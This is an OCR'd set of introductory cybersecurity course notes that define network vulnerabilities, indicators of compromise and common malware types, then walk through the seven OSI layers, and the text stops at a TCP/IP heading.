NEXTGEN CAMPUS

Cyber Security & Ethical Hacking

Sachintha Akalanka

- Network threats, Attacks & Vulnerabilities

❖ What is a Network vulnerability?

A network vulnerability is a weakness or a flaw in software, hardware, or organizational processes. We can identify two types of network vulnerabilities. Those are,

- ✓ Non-physical vulnerabilities
- ✓ Physical vulnerabilities

Non-physical vulnerabilities involve with software or data. Several examples for non-physical vulnerabilities are, Malwares, Outdated or unpatched software, Social engineering attacks and Misconfigured firewalls/operating systems.

Some examples for physical vulnerabilities are, Social engineering attacks and Physical security faults.

If those vulnerabilities exist continuously, not only the infected host machine but also the entire network may run into a threat. Threat is an opportunity for threat actors. So, the network can be attacked by threat actors.

❖ Indicator of compromise (IOC)

The features that can be used to deduce whether the system has been attacked are called IOC s. Most common indicators are;

- ✓ Unusual Outbound Network Traffic
- ✓ Anomalies in Privileged User Account Activity
- ✓ DNS Request Anomalies
- ✓ Mismatched Port-Application Traffic
- ✓ Geographical Irregularities
- ✓ HTML Response Sizes
- ✓ Large Numbers of Requests for The Same File
- ✓ Swells in Database Read Volume
- ✓ Unusual other Log-In
- ✓ Unexpected Patching of Systems
- ✓ Bundles of Data in The Wrong Places

❖ Malwares

Malware is a malicious software that is unknowingly purchased, downloaded, or installed. The use of malware to create network vulnerabilities then the system can be attacked. The most common types of malwares are;

Viruses	Trojan	Spyware
Crypto-Malware	Rootkit	Bots
Ransomware	Keylogger	RAT
Worm	Adware	Logic bombs


- Viruses

A virus is a malicious program which attached to a document or file. In order to infect a system, it requires a host program and a user interaction. The virus keeps dormant until the infected file is opened. Viruses can self-replicate without the knowledge of the user after having user interaction. These viruses can be spread from one system to another via email, instant messaging, website downloads, removable media (USB), and network connections. In 1986 the first pc virus was found in the world and it wasn't harmful. Sometimes Ransomware and Trojans can be virus.

Some file types have higher probability for virus infections (.docx, .exe, .html, .xlsx, .zip). A virus can destroy data, slow down system resources and corrupt boot files.

Types of Computer Virus:

- ✓ Parasitic –
  These are the executable (.COM or .EXE execution starts at first instruction). Propagated by attaching itself to particular file or program. Generally, resides at the start (prepending) or at the end (appending) of a file, e.g. Jerusalem
- ✓ Boot Sector –
  Spread with infected floppy or pen drives used to boot the computers. During system boot, boot sector virus is loaded into main memory and destroys data stored in hard disk, e.g. Polyboot, Disk killer, Stone, AntiEXE.
- ✓ Polymorphic –
  Changes itself with each infection and creates multiple copies. Multipartite: use more than one propagation method. >Difficult for antivirus to detect, e.g. Involutionary, Cascade, Evil, Virus 101., Stimulate.
  Three major parts: Encrypted virus body, Decryption routine varies from infection to infection, and Mutation engine.
- ✓ Memory Resident –
  Installs code in the computer memory. Gets activated for OS run and damages all files opened at that time, e.g. Randex, CMJ, Meve.
- ✓ Stealth –
  Hides its path after infection. It modifies itself hence difficult to detect and masks the size of infected file, e.g. Frodo, Joshi, Whale
- ✓ Macro –
  Associated with application software like word and excel. When opening the infected document, macro virus is loaded into main memory and destroys the data stored in hard disk. As attached with documents; spreads with those infected documents only, e.g. DMV, Melissa, A, Relax, Nuclear, Word Concept.
- ✓ Hybrids – Features of various viruses are combined, e.g. Happy99 (Email virus).



- Crypto Malware & Ransomware

Crypto Malware is also a type of Ransomware. Ransomware makes user files inaccessible for the user and ask for a payment for make accessible. In the present the victim should make the payment by bitcoins. Ransomware might freeze the PC or it may encrypt user data until user makes the payment. Also, the decryption key might not be 100% successful. This malware spread via email attachments, website downloads, and instant messages and spread through phishing emails or infected websites. Scareware, Screen freezers and Encryption ransomware are the types of Ransomware but encryption is the worst. Examples for Ransomwares: Thanos, Sodinokibi, GandCrab, RobinHood, Cryptolocker, WannaCry

- Worm

They spread over computer networks by exploiting operating system vulnerabilities. Worms typically cause harm to their host networks by consuming bandwidth and overloading web servers. Computer worms can also contain “payloads” that damage host computers. Payloads are pieces of code written to perform actions on affected computers. Payloads are commonly designed to steal data or delete files. Some payloads even create backdoors in host computers that allow them to be controlled by threat actors’ computers.

There are some clear differences between a virus and a worm. The main difference is viruses spread through human activity (running a program, opening a file, etc.) but computer worms have the ability to spread

automatically without human interaction. In addition to being able to spread unassisted, computer worms have the ability to self-replicate. This's why worms can infect other connected computers without human interaction. This often happens through the sending of mass emails to infected users' email contacts.

Symptoms of a worm:

- ✓ Slow computer performance
- ✓ Freezing/crashing
- ✓ Programs opening and running automatically
- ✓ Irregular web browser performance
- ✓ Unusual computer behavior (messages, images, sounds, etc.)
- ✓ Firewall warnings
- ✓ Missing/modified files
- ✓ Appearance of strange/unintended desktop files or icons
- ✓ Operating system errors and system error messages
- ✓ Emails sent to contacts without the user's knowledge

There are two main types of worms.

- ✓ Network service worms
- ✓ Mass mailing worms

A network service worm spreads by exploiting a vulnerability in a network service associated with an operating system or an application. Once a worm infects a system, it typically uses that system to scan for other systems running the targeted service and then attempts to infect those systems as well. A mass mailing worm is similar to e-mail-borne viruses but the difference is that mass mailing worms are self-contained instead of infecting an existing file as e-mail-borne viruses do.

Types of Worm:

- ✓ Email worm – Attaching to fake email messages.
- ✓ Instant messaging worm – Via instant messaging applications using loopholes in network.
- ✓ Internet worm – Scans systems using OS services.
- ✓ Internet Relay Chat (IRC) worm – Transfers infected files to web sites.
- ✓ Payloads – Delete or encrypt file, install backdoor, creating zombie etc.
- ✓ Worms with good intent – Downloads application patches

➢ Trojan

A Trojan is a type of malware that appears as a friendly software but there's a masked unethical program. Users are typically tricked by some form of social engineering into loading and executing Trojans on their systems. Once activated, Trojans can enable cyber-criminals to spy on you, steal your sensitive data, and gain backdoor access to your system. Actually, Trojans are not able to self-replicate like computer viruses and worms.

The system can be infected by trojans by downloading cracked applications and unknown free programs, opening infected attachments, visiting shady websites etc.

Types of trojans:

- Backdoors (RAT) – project bioNET, netbus, sub7, back orifice, back orifice 2, beast
- Spyware
- Zombifying trojans (first step of a botnet)
- Downloader trojans- Downloads other malwares

➢ Rootkits

Rootkits are a type of malware that can remain hidden on your computer because rootkit appears like a part of the OS. Rootkits can also give hackers the ability to disable security software and track the keys you tap on your keyword. Rootkits spread via phishing mails and downloads.

Types of rootkits:

- Hardware or firmware rootkit

This type can infect hard drive or BIOS program. It can even infect router. Hackers can use these rootkits to access data written on the disk.

- Bootloader rootkit

A bootloader toolkit replaces your computer's bootloader with a hacked one. This rootkit is activated even before your computer's operating system turns on.

- Memory rootkit

This type of rootkit hides in computer's RAM. These rootkits will carry out harmful activities in the background. These rootkits have a short lifespan. They only live in computer's RAM and will disappear after one rebooting.

- Application rootkit

Application rootkits replace standard files with rootkit files. These rootkits might infect programs such as Word, Paint, or Notepad. Every time run these programs; hackers may be able to access the computer.

- Kernel mode rootkits

These rootkits target the kernel of the operating system. This might cause to make the OS unbootable and sometimes hackers will be able to customize the kernel as they wish.


➢ Keylogger

Keylogger is developed to monitor and record the keystrokes that the user enters through the keyboard. The user records can be accessed via internet after an uploading to some other computer or it can be a physical access. There are two types of keyloggers, based on the method used to log keystrokes: software keyloggers and hardware keyloggers. Hardware keyloggers are rare and might be invisible than software keyloggers.

- Adware

Adware is also known as advertisement-supported software. Creators of adware include advertisements or help distribute other software to earn money. Some adware are perfectly safe and reputable. We can separate adware.


- ✦ Legitimate adware – This type is valid, legal, and ethical. Totally reputable.
- ✦ Potentially unwanted applications – This type may be in an unethical area or fully malicious and illegal. This type can infect the system via freeware and infected websites.



- Spyware

Spyware is a type of malware that infects PC and gathers information about user. User might permit spyware unknowingly to install itself when you agree to the terms and conditions of a seemingly legal program. It runs quietly in the background and gathers information about user, including the sites user visits, the things user downloads, usernames and passwords, payment information, and the emails user sends and receives. The system can get spyware because of security vulnerabilities, phishing and spoofing, misleading marketing, software bundles, trojans etc.


Password stealers, banking trojans, info stealers, keyloggers are the types of spyware.




- Botnets

A botnet is a collection of internet-connected devices, which may include personal computers, servers, mobile devices and internet of things (IoT) devices that are infected and controlled by a common type of malware. Infected devices are controlled remotely by threat actors. Those botnets can be controlled via command and control servers. The bots are programmed to stay dormant and await commands from the C&C server before initiating any malicious activities. Once bot malware runs on a computer, then it can read and write files, execute programs, intercept keystrokes, access the camera, send emails, etc.

Botnets are used to send spam, perform DDoS attacks, steal banking information, host illegal files etc. Eg:





Zeus, Srizbi, Game over Zeus, Method, Mirai

- Logic bombs

A logic bomb is a malicious program that is triggered when a logical condition is met, such as after a number of transactions have been processed, or on a specific date (also called a time bomb). Malware such as worms often contain logic bombs.


```
Scheduled Type:                         One Time Only
Start Time:                             09:23:00
Start Date:                             4/1/2008
End Date:                               N/A
Days:                                   N/A
Months:                                 N/A
Run As User:                            Could not be retrieved from the task
scheduler database
Delete Task If Not Rescheduled:         Disabled
Stop Task If Runs X Hours and X Mins:  72:0
Repeat: Every:                          Disabled
Repeat: Until: Time:                    Disabled
Repeat: Until: Duration:                Disabled
Repeat: Stop If Still Running:          Disabled
Idle Time:                              Disabled
Power Management:                       No Start On Batteries, Stop On Battery Mode
```

- What is data networking?

❖ What is the difference between Data & Information?

The things that we can't have an idea when those things appear separately such as numbers, letters, symbols are called data. Information can be obtained after arranging data.

So basically, data networking means moving information from one to another device electronically but really data networking is a collection of protocols that work together.

❖ What is a protocol?

A protocol is a standard set of rules that allow electronic devices to communicate with each other. These rules include what type of data may be transmitted, what commands are used to send and receive data, and how data transfers are confirmed.

You can think of a protocol as a spoken language. Each language has its own rules and vocabulary. If two people share the same language, they can communicate effectively. Similarly, if two hardware devices support the same protocol, they can communicate with each other, regardless of the manufacturer or type of device. For example, an Apple iPhone can send an email to an Android device using a standard mail protocol. A Windows-based PC can load a webpage from a Unix-based web server using a standard web protocol.

Protocols exist for several different applications.

E.g.: wired networking (e.g., Ethernet), wireless networking (e.g., 802.11ac), and Internet communication (e.g., IP).

There are thousands of different network protocols, but they all perform one of three primary actions given below.

- ✓ Communication
- ✓ Network management
- ✓ Security

❖ OSI model (Open Systems Interconnect model)

The Open Systems Interconnection (OSI) model is a conceptual model created by the International Organization for Standardization which enables diverse communication systems to communicate using standard protocols. The OSI model can be seen as a universal language for computer networking. It's based on the concept of splitting up a communication system into seven abstract layers, each one stacked upon the last. Each layer of the OSI model handles a specific job and communicates with the layers above and below itself.

OSI model is still very useful for troubleshooting network problems and for cyber security.

➢ Physical layer

This layer includes the physical equipment involved in the data transfer, such as UTP cables, STP cables, coaxial cables, network interface cards, fiber optic cables and switches. This is also the layer where the data gets converted into a bit stream, which is a string of 1s and 0s. The physical layer of both devices must also agree on a signal convention so that the 1s can be distinguished from the 0s on both devices.

Functions of Physical Layer;

- ✓ Representation of Bits: The bits must be encoded into signals for transmission. It defines the type of encoding i.e. how 0's and 1's are changed to signal.
- ✓ Data Rate: This layer defines the rate of transmission which is the number of bits per second.
- ✓ Synchronization: It deals with the synchronization of the transmitter and receiver. The sender and receiver are synchronized at bit level.
- ✓ Interface: The physical layer defines the transmission interface between devices and transmission medium.
- ✓ Line Configuration: Point to Point configuration and Multipoint configuration.
- ✓ Topologies: Mesh, Star, Ring and Bus.
- ✓ Transmission Modes: Simplex, Half Duplex, Full Duplex.
- ✓ Deals with baseband and broadband transmission.

Design issues with physical layer;

- ✓ How many volts should be used to represent for a 1 bit and 0 bit?
- ✓ How many nanoseconds a bit last?
- ✓ Whether transmission may proceed simultaneously in both directions?
- ✓ How many pins the network connector has and what each pin is used for?

- **Data link layer**


The data link layer is very similar to the network layer, except the data link layer facilitates data transfer between two devices on the same network. The data link layer takes packets from the network layer and breaks them into smaller pieces called frames. Like the network layer, the data link layer is also responsible for flow control and error control in intra-network communication (The transport layer only does flow control and error control for inter-network communications).

Error detection bits are used by the data link layer. It also corrects the errors. Outgoing messages are assembled into frames. Then the system waits for the acknowledgements to be received after the transmission. It is reliable to send message.

The data link layer has two sublayers: the logical link control (LLC) sublayer and the media access control (MAC) sublayer.

The protocols used in data link layer;

- ✓ Ethernet protocol- Ethernet Protocol is a communication standard in networks used for transferring large amounts of data. CSMA is an earlier technology of the Ethernet.
- ✓ DOCSIS protocol- Data Over Cable Service Interface Specification is an international telecommunications standard that permits the addition of high-bandwidth data transfer over coaxial cables in cable-tv systems. The latest version of DOCSIS is 3.1.
- ✓ SONET protocol- Synchronous optical networking (SONET) is a digital communication protocol that synchronously transfers multiple data streams over long distances through fiber optic cables.
- ✓ ATM protocol- ATM stands for Asynchronous Transfer Mode. ATM networks are connection-oriented networks for cell relay that supports voice, video and data communications. It transmits all information including multiple service types such as data, video or voice which is conveyed in small fixed size packets called cells.




Functions of Data Link Layer;

- ✓ Framing: Frames are the streams of bits received from the network layer into manageable data units. This division of stream of bits is done by Data Link Layer.
- ✓ Physical Addressing: The Data Link layer adds a header to the frame in order to define physical address of the sender or receiver of the frame, if the frames are to be distributed to different systems on the network.
- ✓ Flow Control: A flow control mechanism to avoid a fast transmitter from running a slow receiver by buffering the extra bit is provided by flow control. This prevents traffic jam at the receiver side.
- ✓ Error Control: Error control is achieved by adding a trailer at the end of the frame. Duplication of frames are also prevented by using this mechanism. Data Link Layers adds mechanism to prevent duplication of frames.

Design Issues with Data Link Layer;

- ✓ The issue that arises in the data link layer (and most of the higher layers as well) is how to keep a fast transmitter from drowning a slow receiver in data.



➢ **Network layer**


The network layer is responsible for facilitating data transfer between two different networks. If the two devices communicating are on the same network, then the network layer is unnecessary. The network layer breaks up segments from the transport layer into smaller units, called packets, on the sender's device, and reassembling these packets on the receiving device. The network layer also finds the best physical path for the data to reach its destination; this is known as routing.

Functions of Network Layer;

- ✓ It translates logical network address into physical address.
- ✓ Routers and gateways operate in the network layer. Mechanism is provided by Network Layer for routing the packets to final destination.
- ✓ Connection services are provided including network layer flow control, network layer error control and packet sequence control.
- ✓ Breaks larger packets into small packets.

Design Issues with Network Layer;

- ✓ How packets are routed from source to destination.
- ✓ Bottlenecks
- ✓ The quality of service provided (delay, transmit time, etc.) is also a network layer issue.



➢ **Transport layer**

Layer 4 is responsible for end-to-end communication between the two devices. This includes taking data from the session layer and breaking it up into chunks called segments before sending it to layer 3. The transport layer on the receiving device is responsible for reassembling the segments into data the session layer can consume.

The transport layer is also responsible for flow control and error control. Flow control determines an optimal speed of transmission to ensure that a sender with a fast connection doesn't overwhelm a receiver with a slow connection.

Functions of Transport Layer;

- ✓ Service Point Addressing: Transport Layer header includes service point address which is port address. This layer gets the message to the correct process on the computer unlike Network Layer, which gets each packet to the correct computer.
- ✓ Segmentation and Reassembling: A message is divided into segments; each segment contains sequence number, which enables this layer in reassembling the message. Message is reassembled correctly upon arrival at the destination and replaces packets which were lost in transmission.
- ✓ Initiate the session for data transfer: It includes 2 types:
    - Connectionless Transport Layer (UDP): Each segment is considered as an independent packet and delivered to the transport layer at the destination machine.
    - Connection Oriented Transport Layer (TCP): Before delivering packets, connection is made with transport layer at the destination machine.
- ✓ Flow Control: In this layer, flow control is performed end to end.

- ✓ Error Control: Error Control is performed end to end in this layer to ensure that the complete message arrives at the receiving transport layer without any error. Error Correction is done through retransmission.

Apart from that transport layer works together with application layer when the computer requests a service from a separate server.

Design Issues with Transport Layer;

- ✓ Accepting data from Session layer, split it into segments and send to the network layer.
- ✓ Ensure correct delivery of data with efficiency.
- ✓ Error control and flow control.

➢ **Session layer**

This is the layer responsible for opening and closing communication between the two devices. The time between when the communication is opened and closed is known as the session. The session layer ensures that the session stays open long enough to transfer all the data being exchanged, and then promptly closes the session in order to avoid wasting resources.

Functions of Session Layer;

- ✓ Dialog Control: This layer allows two systems to start communication with each other in half-duplex or full-duplex.
- ✓ Token Management: This layer prevents two parties from attempting the same critical operation at the same time.
- ✓ Synchronization: This layer allows a process to add checkpoints which are considered as synchronization points into stream of data. Example: If a system is sending a file of 800 pages, adding checkpoints after every 50 pages is recommended. This ensures that 50-page unit is successfully received and acknowledged. This is beneficial at the time of crash as if a crash happens at page number 110; there is no need to retransmit 1 to100 pages.

Design Issues with Session Layer;

- ✓ To allow machines to establish sessions between them in a seamless fashion.
- ✓ Provide enhanced services to the user.
- ✓ To manage dialog control.
- ✓ To provide services such as Token management and Synchronization.

➢ **Presentation layer**


This layer is primarily responsible for preparing data so that it can be used by the application layer; in other words, layer 6 makes the data presentable for applications to consume. The presentation layer is responsible for translation, encryption, and compression of data.

Functions of Presentation Layer;

- ✓ Translation: Two communicating devices communicating may be using different encoding methods (ASCII vs EBCDIC), so layer 6 is responsible for translating incoming data into a syntax that the application layer of the receiving device can understand.
- ✓ Encryption: If the devices are communicating over an encrypted connection, layer 6 is responsible for adding the encryption on the sender's end as well as decoding the encryption on the receiver's end so that it can present the application layer with unencrypted, readable data.
- ✓ Compression: Finally, the presentation layer is also responsible for compressing data it receives from the application layer before delivering it to layer 5. This helps improve the speed and efficiency of communication by minimizing the amount of data that will be transferred.

Design Issues with Presentation Layer;

- ✓ To manage and maintain the Syntax and Semantics of the information transmitted.
- ✓ Encoding data in a standard agreed upon way.



➢ **Application layer**


It is the top most layer of OSI Model. Manipulation of data(information) in various ways is done in this layer which enables user or software to get access to the network. Some services provided by this layer includes: E-Mail, transferring files, distributing the results to user, directory services, network resources, etc. but client software applications aren't a part of the application layer.

The Application Layer contains a variety of protocols that are commonly needed by users. One widely-used application protocol is HTTP (Hypertext Transfer Protocol), which is the basis for the World Wide Web. When a browser wants a web page, it sends the name of the page it wants to the server using HTTP. The server then sends the page back.

Other Application protocols that are used are: File Transfer Protocol (FTP), Trivial File Transfer Protocol (TFTP), Simple Mail Transfer Protocol (SMTP), TELNET, Domain Name System (DNS) etc.


Functions of Application Layer;

- ✓ Mail Services: This layer provides the basis for E-mail forwarding and storage.
- ✓ Network Virtual Terminal: It allows a user to log on to a remote host. The application creates software emulation of a terminal at the remote host. User's computer talks to the software terminal which in turn talks to the host and vice versa. Then the remote host believes it is communicating with one of its own terminals and allows user to log on.
- ✓ Directory Services: This layer provides access for global information about various services.
- ✓ File Transfer, Access and Management (FTAM): It is a standard mechanism to access files and manages it. Users can access files in a remote computer and manage it. They can also retrieve files from a remote computer.



OSI model

Layer	Name	Example protocols
7	Application Layer	HTTP, FTP, DNS, SNMP, Telnet
6	Presentation Layer	SSL, TLS
5	Session Layer	NetBIOS, PPTP
4	Transport Layer	TCP, UDP
3	Network Layer	IP, ARP, ICMP, IPSec
2	Data Link Layer	PPP, ATM, Ethernet
1	Physical Layer	Ethernet, USB, Bluetooth, IEEE802.11





❖ TCP/IP model

